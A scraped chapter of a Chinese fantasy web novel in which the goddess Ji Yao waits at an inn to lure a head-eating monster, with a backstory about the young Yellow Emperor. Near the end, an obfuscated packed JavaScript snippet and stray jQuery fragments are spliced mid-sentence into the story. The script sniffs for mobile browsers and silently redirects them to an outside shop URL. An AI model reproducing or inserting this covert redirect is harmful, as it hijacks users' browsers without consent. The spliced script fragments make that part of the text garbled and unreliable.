26. 羽民国现噬头怪(8)

作品:《山海归

    当时姬瑶嘴里正含了块肉饼,闻言往下狠狠一咽,然后,噎着了。


    神女捧着喉咙憋得脸色涨红,双眼翻白……


    姬轩辕无奈摇了摇头,伸手过来在她额头上一拍,她的脖子陡然变粗了一圈,几乎与脑袋一般大,那颗嚼成一团的肉饼咕噜一下滚进了胃里。


    姬瑶捧着自己的粗脖子,连低头都困难,狼狈又惊讶地盯着姬轩辕,而后反应过来,闭了闭眼,将自己恢复原样。


    她面红耳赤盯了姬轩辕一会儿,欲言又止,而后转向野猪精阿狸:“你方才的话,再说一遍。”


    阿狸那话本就是脱口而出,说完就吓傻了,她并不想再说一遍。


    这时,姬轩辕耳朵微微一动,他慢慢喝完最后一口粥,用帕子擦了擦嘴,道:“走罢,去捉怪。”


    阿狸一颗悬着的心普通一下落下了地。


    另一边,仓澜和离光在赌场不远处的树上窝了一宿,等着那叫阿秋的从赌场出来。


    他们的计划是,让死了妹妹的阿秋丧心病狂地再去赌回钱,赌输以后再故技重施,卖一次自己的“情人”,而这“情人”自然就是神通广大的姬瑶神君。


    两位大神看守一个手无缚鸡之力的鸟人,实在是杀鸡用牛刀,但大帝之命,不可不尊,于是命苦且无聊的两人边跟边说起关于姬轩辕与姬瑶的一桩旧事。


    说为何轩辕大帝对这位神女宠爱有加,时时带在身边呢?那便要从大帝还未受神的时候说起。


    姬轩辕幼时姓公孙,单名一个衍,他在6岁时便父母双亡,成了孤儿。因他家是从别处迁徙过来昆仑寨的,周边无亲无故,只有一些邻居还能照看一二,便是大帝的那位亲姑姑公孙罗当时也是鞭长莫及,顾不上他,于是年仅六岁的公孙衍,便要学会自己独自生活。


    虽说大帝自小聪明伶俐,经常能够猎得一些蠢笨的小动物或者捡些野果子回家,也不至于饿死,但毕竟年幼不晓事。


    那年冬天大雪,他在山中做了个陷阱等待猎物,左等不来,右等不来,最后小小的人趴在雪中冻得半死不活,昏睡了过去。


    他养的宠物蛇——也就是姬瑶久候他不归,拼着自己被冻死将人生生拖回了家中,还在小公孙衍的身旁生了一堆火。虽然公孙衍活过来了,蛇却去了半条命,几乎醒不过来。


    “这便是大帝对神女不弃不舍的情意,”离光大剌剌地叹道,“所以后来大帝受神,唯独赐予神女丰厚的神力,且时时带在身边,谁也抢不了她的风头去!!嘿嘿,咱们羡慕也羡慕不来的,都是命也。”


    仓澜原身是只狸猫,人族这些往事他多半都不清楚,一时听得出神,点点头,却担心地问:“那……那神女险些冻死,最后是怎么活过来的?”


    离光瞥他一眼,笑道:“因为炎帝姜石年呗,他本就是神农后裔,自小习医,于这方面很有些本事。那会儿他和大帝是邻居,大帝醒了以后揣着小蛇就往他家跑,但那会儿炎帝年纪也不大,据说也是稀里糊涂用了一些药,才保住神女性命的。”


    仓澜若有所思点点头:“哦……这倒是听说过,说他二人是同村,神帝赋神原本是先挑中炎帝的……”


    离光闻言立刻吹胡子瞪眼:“胡说!那是蚩尤一党胡说八道!神帝自然是挑中大帝的,大帝神武果决,铁拳铁腕灭除嗜杀残暴之兽,天下才能归于平静安宁,若是换那姜石年,你这等低阶兽类,还能存活得下来?”


    仓澜想起自己曾经东躲西藏,遍地血腥的日子,打了个冷战,猛摇头。


    离光满意地哈哈大笑:“这不就是了,你我都是沾光的,当时神帝赋神给大帝,却因神力太过汹涌庞大,这才波及了我们整座昆仑山,乃至方圆百里内的花花草草山山水水还有你这等小动物全都获得了神力,昆仑山也由此成为一座仙山……哎,”他说着深深叹了一口,“我本该留在仙山颐养天年的,却因能力过分出众,被大帝派到这里镇守一方,实在是,可惜,可惜啊!”


    仓澜翻了个白眼,忍不住阴阳怪气道:“真正有本事的才是都留在昆仑山镇守了,咱们这些没什么本事的才会被下放到地方,当我是傻子什么都不知道呢,还能信你这鬼话?”


    离光胡子翘起半,怒目圆瞪了半晌,最终偃旗息鼓:“呵,我不跟你一只小狸猫计较!”


    狸猫仓澜:“……你倒是……欸,出来了。”


    赌坊门口,阿秋垂头丧气一脸灰败地走出来,仓澜远远朝他“喵”了声,将他引到偏僻的地方。


    “如何?”离光道,“约定了?”


    阿秋豪赌了一夜,眼里布满血丝,眼周却深深凹陷。他无神地看了眼离光,咧嘴就开始哭:“我原本是赢了的……”离光和仓澜:“……”


    赢你大爷。


    两人架着阿秋来到上次他妹妹出事的客栈,也在易物街,开了一间房。


    恰逢今日是羽民国的大集之日,街道两边摆满了货摊,草药灵芝层出不穷,人来鸟往讨价还价好不热闹。


    姬瑶爱热闹,被这些琳琅满目的东西吸引了目光,一路走走停停买东买西,统共没多远的路,被她走了足足两刻钟,先前那什么“不如你嫁给大帝”这种不靠谱的提议已经被她抛到九霄云外,忘了个一干二净。


    最终还是仓澜再三催促,几人才姗姗来到指定客栈。


    这间客栈要比“风月楼”朴素很多,没有花里胡哨的装点,就是简单的小木屋,四面木板还漏风。


    按照计划,阿秋赌钱又输了,他将出卖“情人”给赌坊老板,不过得先验货。


    姬瑶对着铜镜照了照,总觉得这样一副尊容可能验货不过关,她很想念自己尖嘴吊眉的那张蛇精脸……被所有人一致否决了。


    姬瑶只好不情不愿嘟嘟囔囔坐在床榻边,百无聊赖等着凶手来。


    其余人都去隔壁房间等着了,这间房里只剩阿秋和姬瑶。姬瑶嗑着方才从外面买来的瓜子,看着两股战战眼圈发黑的阿秋,问道:“你在赌场都爱赌什么?”


    阿秋一夜没睡觉,此时些微放松,倒有些眼皮打架,他一听,忙睁开眼回道:“赌……赌大小。”


    “这有什么好赌的?还能把你妹妹赌进去,真厉害。那赌大小是怎么个赌法?”


    “啊?”阿秋似乎不太明白居然有人连赌大小都不知道,有些吃惊,便磕磕巴巴讲了。姬瑶听得火冒三丈:“这么简单你都能把妹妹赌进去?!”


    阿秋梗着脖子辩解:“说得简单,你去试试就知道了,那玩意儿它就是不好猜啊!你押小,他开大,你押大,他开小,就是全屏运气嘛,我一开始运气很好的,谁知道最近走了什么霉运……”


    姬瑶吐掉瓜子壳:“且,小样,试试就试试,抓了妖怪我就去,我还不信了……”


    这时,门外有人敲门。


    阿秋一愣,脸色比方才还要难看,他小心翼翼看了眼姬瑶,姬瑶示意他回话,他只好抖着嗓子道:“进……进来吧。”门打开后,是个五大三粗的男人,纯人种,不是鸟人。


    他一进门视线就开始乱瞟,看见姬瑶后,眼睛微微一亮,笑道:“哟,这小娘子……你深藏不漏啊姜老大。”


    约莫是怕吓跑了姬瑶坏了他买卖,那人十分克制地没有多说,然后就朝那阿秋使眼色。


    也不知他们眉来眼去答成了什么协议,阿秋说了句“我出去有点事儿”,就跟着那人离开了。


    屋内终于只剩下姬瑶牙嗑瓜子的声音。神女呸掉嘴里的壳,静静等待着。看起来,她应该已经被验了货了,接下来,是不是就该那吃人的怪东西登场?


    姬瑶莫名有些兴奋。


    很想亲眼看看那究竟是个什么怪东西,如此的品味独特,竟专挑人头啃。


    但她看了眼窗外,虽然光线昏暗,可毕竟还是白天,若是嗜人头的怪物晚上才出来,她岂不是要在这儿等到晚上去?姬瑶放下手里的瓜子拍了拍,无聊地踱步到窗边,伸手掀开窗扇向下看去。


    今日集市果真是热闹,姬瑶喜滋滋地看着小飞鸟们端着个木框在低空中飞来飞去地吆喝,伸手招来一只,问道:“你这里头装着的黑漆漆的一片一片是什么?”


    小鸟人热情地介绍:“鹿茸呀!给你夫君买一些回去,强身健体之良品哦!我们这可是深林鹿茸……”


    姬瑶脑中蓦地出现姬轩辕的那张脸,她竟下意识地将他与“夫君”二字联系起来?!


    下一刻便吓得她将手中的鹿茸给扔掉。


    她嫁给姬轩辕??


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16957269|193186||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''


    公孙罗会宰了她煲汤的!


    这时,楼下忽然出现一个略觉熟悉的身影,不知有什么心灵感应,那人在经过姬瑶窗下之时,忽然抬头看了眼。


    正是姞温!


    那个昨夜她想娶,今早还在和她打招呼的美男子!


    姬瑶立刻把姬轩辕之流抛诸脑后,几根手指动得像水草,同人打招呼:“好巧呀,姞公子。”


    姞温先是一愣,既然绽放一个比花儿还美的笑容,露出一口大白牙:“你怎么在这儿?”


    姬瑶:“嗯……我在这儿等朋友。”


    姞温又一愣,然后笑道:“我路过,那就不耽……”“我朋友还没来,不耽误什么的。”姬瑶生怕人就此又错过,忙打断对方,心里电光石火之间决定择日不如撞日地再与人培养一下感情,反正怪物来了她也不害怕,她也能保护他,总比自己一个人无聊地等在这儿要好。


    于是道:“公子若不忙,上来说会儿话,陪我等一等呗。”


    姞温:“……啊?”


